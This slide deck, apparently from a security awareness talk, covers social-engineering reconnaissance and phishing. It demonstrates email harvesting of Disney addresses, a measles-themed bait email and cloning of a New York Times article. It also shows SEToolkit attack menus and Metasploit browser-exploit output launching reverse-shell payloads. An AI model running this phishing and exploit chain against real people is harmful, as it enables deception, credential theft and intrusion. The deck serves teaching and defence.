



# **Social Engineering: Tricks & Tools**

Joe Nagy  
John Nye



# Social Engineering

"You try to make an **emotional connection** with the person on the other side to create a sense of trust. That is the whole idea: to **create a sense of trust and then exploiting it.**" – Kevin Mitnick

# SE Framework

- **Information Gathering**
- Develop Relationship
  - Trust
- Execution
  - Manipulation
- Exploitation
  - Game Over

# Sources / Methods

- Websites
- Search Engines
- Whois
- Social Media
- Blogs
- Background Sites
- Dumpster Diving
- Jedi Mind Tricks
  - Elicitation
  - Pretexting
  - Rapport
  - NLP
  - Microexpressions
  - Interview / Interrogate

# SE Tools

- Intel Gathering
  - TheHarvester
  - Basket
  - Nmap
  - Cameras
  - Maltego
  - GPS Tracker – Cree.py
  - Caller ID Spoofing
- Vulnerability Assessment
  - Metasploit
  - Nessus
- Exploitation Tools
  - SEToolkit
  - MSFvenom

# Phishing

A deceptive computer-based means to trick individuals into disclosing sensitive personal information. To perform a phishing attack, an attacker creates a Web site or e-mail that looks as if it is from a well-known organization, such as an online business, credit card company, or financial institution. *Source: NIST 800-83*



Name: Mickey Mouse

Alias: Steamboat Willie

DOB: 18 Nov 1928

Wife: Minnie Mouse

Half Brother: Oswald

Nephews:

    Mortimer "Morty"

    Ferdinand "Ferdie"

Dog: Pluto

Location: Disneyland, CA

Quote: "Oh, boy!"

# Bait


From: Oswald  
Subject: Morty & Ferdie  
Date: January 27, 2015 12:13:36 AM PDT  
To: Mickey

Mickey,

I just heard that Morty and Ferdie were at Disneyland this past weekend and got the measles! This is terrible news! It is all over the internet, take a look:  
<http://www.cbsnews.com/news/measles-outbreak-traced-to-disneyland-continues-to-grow/>

I hope they get well soon! Let me know if you need anything.

Oswald



## Real World Example

# ***Bank Hackers Steal Millions via Malware***

[http://www.nytimes.com/2015/02/15/world/bank-hackers-steal-millions-via-malware.html?\\_r=1&referrer](http://www.nytimes.com/2015/02/15/world/bank-hackers-steal-millions-via-malware.html?_r=1&referrer)

# BasKet

The screenshot shows the BasKet application window titled "Ex.: Research - Basket Note Pads". The interface includes a menu bar (Basket, Edit, Go, Note, Tags, Insert, Settings, Help), a toolbar with icons for file operations and text formatting, and a sidebar on the left labeled "Baskets" containing "General", "Welcome", "Ex.: Notes", "Ex.: Research", and "Tips".

The main workspace displays a "Basket" for "Emperor Penguin". At the top, a yellow box contains the text: "Here is a basket to show you some examples of usage for this application. This basket is used to keep track of research results for a project." Below this, the title "Emperor Penguin" is shown in green, with a "Wikipedia article" link and a small image of a penguin. A "From" link points to "fr.wikipedia.org".

On the left side of the main workspace, a "Table of Content:" is listed with the following items:

1. Physical characteristics
2. Ecology and behaviour
3. Reproduction
4. Conservation status
5. Miscellaneous
6. Further reading
7. External links

A yellow box below the table of contents contains the text: "John: you STOLEN the Wikipedia table of content! We will not use the same".

In the center, a "People" section lists email addresses: "fred@internet.org", "steeves@internet.org", "john@internet.org", and "IM: marie@jabber.org". To the right, a "To Do:" list includes:

- The table of content
- Everybody do a chapter
- We merge everything
- Spellcheck and other checks
- The graphics

Below the "To Do:" list, a lightbulb icon indicates a proposal: "I propose those colors for the titles in the document:" followed by two color swatches: "#002c6f" (dark blue) and "#e67800" (orange).

At the bottom, there are two document icons: "OpenOffice.org Writer" and "Emperor Penguin.odt". A "The introduction (by Fred):" section is also visible.

# TheHarvester

```
[ - ] Searching in Google:
      Searching 0 results...
      Searching 100 results...

[ + ] Emails found:
-----
Ronald.Buzinski@disney.com
Buzinski@disney.com

[ + ] Hosts found in search engines:
-----

[ - ] Resolving hostnames IPs...
198.105.199.181:games.disney.com
198.105.199.129:blogs.disney.com
198.47.108.17:disneychannel.disney.com
198.47.108.89:movies.disney.com
198.47.108.17:video.disney.com
198.47.108.17:frozen.disney.com
198.47.108.89:music.disney.com
199.181.132.250:home.disney.com
199.181.132.249:www.disney.com
136.146.47.6:help.disney.com
198.105.199.194:infinity.disney.com
192.195.63.26:enterpriseportal.disney.com
184.106.100.190:heroesworkhere.disney.com
root@kali:~#
```

# SEToolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules
  
- 99) Return back to the main menu.

# SEToolkit

The Web-Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The **Java Applet Attack** method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The **Metasploit Browser Exploit** method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The **Credential Harvester** method will utilize web cloning of a web-site that has a username and password field and harvest all the information posted to the website.

The **TabNabbing** method will wait for a user to move to a different tab, then refresh the page to something different.

The **Web-Jacking Attack** method was introduced by white\_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set\_config if its too slow/fast.

The **Multi-Attack** method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

*"the quieter you become, the more you are able to hear"*

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) Full Screen Attack Method

99) Return to Main Menu

# Cloning the Site

```
root@kali:~# httrack www.nytimes.com/2015/01/31/us/vaccine-critics-turn-defensive-over-measles.html
WARNING! You are running this program as root!
It might be a good idea to use the -%U option to change the userid:
Example: %U smith

Mirror launched on Tue, 03 Feb 2015 22:13:41 by HTTrack Website Copier/3.46+libhtsjava.so.2 [XR&C0'2010]
mirroring www.nytimes.com/2015/01/31/us/vaccine-critics-turn-defensive-over-measles.html with the wizard help..
* www.nytimes.com/glogin?URI=http%3A%2F%2Fwww.nytimes.com%2F2015%2F01%2F31%2Fus%2Fvaccine-critics-turn-defensive
^Cwww.nytimes.com/pages/world/europe/index.html (218636 bytes) - OK
** Finishing pending transfers.. press again ^C to quit.
Done.: www.nytimes.com/pages/business/energy-environment/index.html (196428 bytes) - OK
Thanks for using HTTrack!
root@kali:~# ls
backblue.gif  Desktop  fade.gif  hts-log.txt  msg_root
cookies.txt   Downloads  hts-cache  index.html  www.nytimes.com
root@kali:~# cd www.nytimes.com/
root@kali:~/www.nytimes.com# ls
2015  content  index.html  pages  upshot  video
root@kali:~/www.nytimes.com# cd 2015
root@kali:~/www.nytimes.com/2015# cd 01
root@kali:~/www.nytimes.com/2015/01# cd 31
root@kali:~/www.nytimes.com/2015/01/31# cd us
root@kali:~/www.nytimes.com/2015/01/31/us# ls
vaccine-critics-turn-defensive-over-measles2963.html
root@kali:~/www.nytimes.com/2015/01/31/us#
```

# Original Article

SECTIONS



HOME



SEARCH

The New York Times

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Capita



Fall in Fortunes for  
[Pennsylvania Attorney General](#)

Secondhand Smoke Exposure Drops,  
C.D.C. Reports



Regulators Cite a New  
Danger in the Skies:  
Selfies



Preventing Suicides  
Among Veterans Is at  
Center of Bill Passed by  
Senate



For the Prickliest Patients,  
a Desert Doctor Makes  
House Calls

U.S.

U.S.

2278 COMMENTS

## Vaccine Critics Turn Defensive Over Measles

By JACK HEALY and MICHAEL PAULSON JAN. 30, 2015

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More



HUNTINGTON BEACH, Calif. — Their children have been sent home from school. Their families are barred from birthday parties and neighborhood play dates. Online, people call them negligent and criminal. And as officials in 14 states grapple to contain a spreading [measles](#) outbreak that began near here at Disneyland, the parents at the heart of America's anti-vaccine movement are being blamed for incubating an otherwise preventable public-health crisis.

Measles anxiety rippled thousands of miles beyond its center on Friday as officials scrambled to try to contain a wider spread of the highly contagious disease, which American



# Cloned Article



The image shows a browser window displaying a cloned version of a New York Times article. The browser's address bar shows the URL: `Localhost/www.nytimes.com/2015/01/31/us/vaccine-critics-turn-defensive-over-`. The page header includes the New York Times logo, a search bar, and a 'LOG IN' button. Below the header, there are several news snippets with images and titles, such as 'Fall in Fortunes for Pennsylvania Attorney General' and 'Walker's Wisconsin Budget Has a National Message'. The main article title is 'Vaccine Critics Turn Defensive Over Measles', written by Jack Healy and Michael Paulson on January 30, 2015. The article text begins with 'HUNTINGTON BEACH, Calif. — Their children have been sent home from school. Their families are barred from birthday parties and neighborhood play dates. Online, people call them negligent and criminal. And as officials in 14 states grapple to contain a spreading [measles](#) outbreak that began near here at Disneyland, the parents at the heart of America's anti-vaccine movement are being blamed for incubating an otherwise preventable public-health crisis.' To the left of the text is a sidebar with social sharing options: Email, Share, Tweet, Save, and More. To the right is a large image of a doctor in a blue shirt looking at a computer screen in a clinical setting.

Vaccine Critics Turn ... x +

Localhost/www.nytimes.com/2015/01/31/us/vaccine-critics-turn-defensive-over- Google

Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng

SECTIONS HOME SEARCH The New York Times LOG IN

Fall in Fortunes for Pennsylvania Attorney General

Walker's Wisconsin Budget Has a National Message

Secondhand Smoke Exposure Drops, C.D.C. Reports

Regulators Cite a New Danger in the Skies: Selfies

U.S.

U.S. COMMENT

## Vaccine Critics Turn Defensive Over Measles

By JACK HEALY and MICHAEL PAULSON JAN. 30, 2015

Email


Share

Tweet

Save

More

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# Injecting the Badness

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99) Return to Main Menu

set:webattack>

# Mousetrap Set

```
[*] Server started.
[*] Starting exploit windows/browser/ms14_064_ole_code_execution with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/bhQRlpRpvT
[*] Local IP: http://10.0.2.15:8080/bhQRlpRpvT
[*] Server started.
[*] Starting exploit windows/browser/msxml_get_definition_code_exec with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/jWQfTreHH
[*] Local IP: http://10.0.2.15:8080/jWQfTreHH
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 127.0.0.1:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 127.0.0.1:6666
[*] Started reverse handler on 127.0.0.1:7777
[*] Starting the payload handler...
[*] Starting the payload handler...

[*] --- Done, found 21 exploit modules

[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://10.0.2.15:8080/
[*] Server started.
```

# Resources

- <http://www.ic3.gov/default.aspx>
  - Report Phishing
- <http://www.antiphishing.org>
  - Awareness and Education
- <http://www.stopthinkconnect.org>
  - Awareness and Education
- <http://www.consumer.ftc.gov/features/feature-0014-identity-theft>
  - Identity Theft

# **Social Engineering: Tricks & Tools**

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